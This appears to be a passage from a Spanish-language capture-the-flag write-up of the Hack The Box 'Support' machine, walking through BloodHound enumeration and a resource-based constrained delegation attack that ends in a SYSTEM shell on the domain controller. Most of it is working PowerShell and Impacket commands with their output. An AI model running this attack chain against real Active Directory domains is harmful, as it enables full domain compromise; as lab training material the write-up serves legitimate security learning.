└─$ python3 bloodhound.py -d support.htb -u 'support' -p 'Ironside47pleasure40Watchful' -ns 10.10.11.174 -c all
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 21S
```

Esto nos ha creado varios archivos ".json" podemos cargarlos en bloodhound para verlos de forma interactiva. Vamos a filtrar por "recheable high value targets":




Vemos que este grupo tiene el privilegio de "genericAll" sobre el DC. Si hacemos click izquierdo nos sale mas informacion:



The members of the group SHARED SUPPORT ACCOUNTS@SUPPORT.HTB have GenericAll privileges to the computer DC.SUPPORT.HTB.

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

Si vamos a "Windows Abuse" podemos ver mas infomacion sobre el ataque:



Full control of a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is possible through the Rubeus project.

First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(Convert
To-SecureString 'Summer2018!' -AsPlainText -Force)
```

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsi
d | Select -Expand objectsid
```

El ataque se llama "resource based constrained delegation attack", en hacktricks nos dice una forma mas sencilla de como podemos explotarlo:


https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation

Para este ataque necesitaremos 3 herramientas:

- 1. Powermad.ps1

```
import-module powermad
New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -

# Check if created
Get-DomainComputer SERVICEA
```


- 2. Powerview.ps1



Using powerview

```
$ComputerSid = Get-DomainComputer FAKECOMPUTER -Properties objectsid | Select -Expand obj
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CC
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $targetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfof

#Check that it worked
Get-DomainComputer $targetComputer -Properties 'msds-allowedtoactonbehalfofotheridentity'

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
```

- 3. Impacket-getST




Getting the impersonated service ticket

Now everything is ready for abusing the Constrained Delegation by an S4U2Self query and get an impersonated Service Ticket for the target computer. With `getST.py` Impacket example script:

```
getST.py -spn cifs/WEB.ecorp.local -impersonate admin -dc-ip 192.168.33.203 ecorp.local/EVILCOMPUTER$:ev1lP@sS
```

EXPLOTACION DEL RESOURCE BASED CONSTRAINED DELEGATION ATTACK (RBCD)


1. Empezamos descargando "powermad.ps1" e importando el modulo en la maquina victima:



```
*Evil-WinRM* PS C:\Users\support\desktop> upload /home/kali/Downloads/Powermad.ps1

Info: Uploading /home/kali/Downloads/Powermad.ps1 to C:\Users\support\desktop\Powermad.ps1

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\desktop> Import-Module ./Powermad.ps1
*Evil-WinRM* PS C:\Users\support\desktop> █
```


Ejecutamos lo siguiente: (Recordamos el Machine account "SERVICEA" y la password "123456" que nos la pedira luego)

`New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose`




```
*Evil-WinRM* PS C:\Users\support\desktop> New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = SERVICEA$
Verbose: [+] Distinguished Name = CN=SERVICEA,CN=Computers,DC=support,DC=htb
[+] Machine account SERVICEA added
*Evil-WinRM* PS C:\Users\support\desktop> █
```

2. Descargamos y importamos "powerview.ps1" en la maquina victima:




```
*Evil-WinRM* PS C:\Users\support\desktop> upload /home/kali/Downloads/PowerView.ps1

Info: Uploading /home/kali/Downloads/PowerView.ps1 to C:\Users\support\desktop\PowerVi

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\desktop> Import-Module .\PowerView.ps1
```

Podemos comprobar a ver si se ha creado el "SERVICEA" de antes:



```
*Evil-WinRM* PS C:\Users\support\desktop> Get-DomainComputer SERVICEA


pwdlastset             : 11/11/2024 11:50:22 AM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=SERVICEA,CN=Computers,DC=support,DC=htb
objectclass            : {top, person, organizationalPerson, user ... }
name                   : SERVICEA
objectsid              : S-1-5-21-1677581083-3380853377-188903654-5601
samaccountname         : SERVICEA$
localpolicyflags       : 0
codepage               : 0
samaccounttype         : MACHINE_ACCOUNT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 11/11/2024 7:50:22 PM
```

Tenemos que ejecutar los siguientes comandos para configurar las variables:




```
$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

Respecto a hacktricks, hemos cambiado dos comandos:

- "Get-DomainComputer" del primer comando a "SERVICEA"
- "Get-DomainComputer" del ultimo comando a "DC"


Podemos comprobar si ha funcionado con el siguiente comado:



```
*Evil-WinRM* PS C:\Users\support\desktop> Get-DomainComputer dc -Properties 'msds-allowedtoactonbehalfofotheridentity'

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
```

3. Vamos a utilizar la herramienta impacket-getST, ejecutando el comando que nos nuestra en un repositorio de github "rbcd.py":

https://github.com/tothi/rbcd-attack/blob/master/README.md




Getting the impersonated service ticket

Now everything is ready for abusing the Constrained Delegation by an S4U2Self query and get an impersonated Service Ticket for the target computer. With `getST.py` Impacket example script:

```
getST.py -spn cifs/WEB.ecorp.local -impersonate admin -dc-ip 192.168.33.203 ecorp.local/EVILCOMPUTER$:ev1lP@sS
```


Vamos a tratar de impersonar al usuario administrador, nos devolvera un archivo ".ccache" que contiene el TGT:

`impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456 2>/dev/null`




```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

Añadimos a la variable KRB5CCNAME el archivo ".ccache" que hemos recibido:




After adding the file path to the KRB5CCNAME variable the ticket is usable for Kerberos clients.

```
export KRB5CCNAME=`pwd`/admin.ccache
```



```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ export KRB5CCNAME=administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache

┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ echo $KRB5CCNAME
administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

Ahora podemos autenticarnos con "psexec" sin proporcionar credenciales con el paramentro "-k" que sirve para autenticarse con lo que hay dentro de la variable KRB5CCNAME, solamente tenemos que poner el nombre de la maquina a la que nos queremos conectar:



```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ impacket-psexec -k dc.support.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file CFwRoGJV.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service TTRi on dc.support.htb.....
[*] Starting service TTRi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```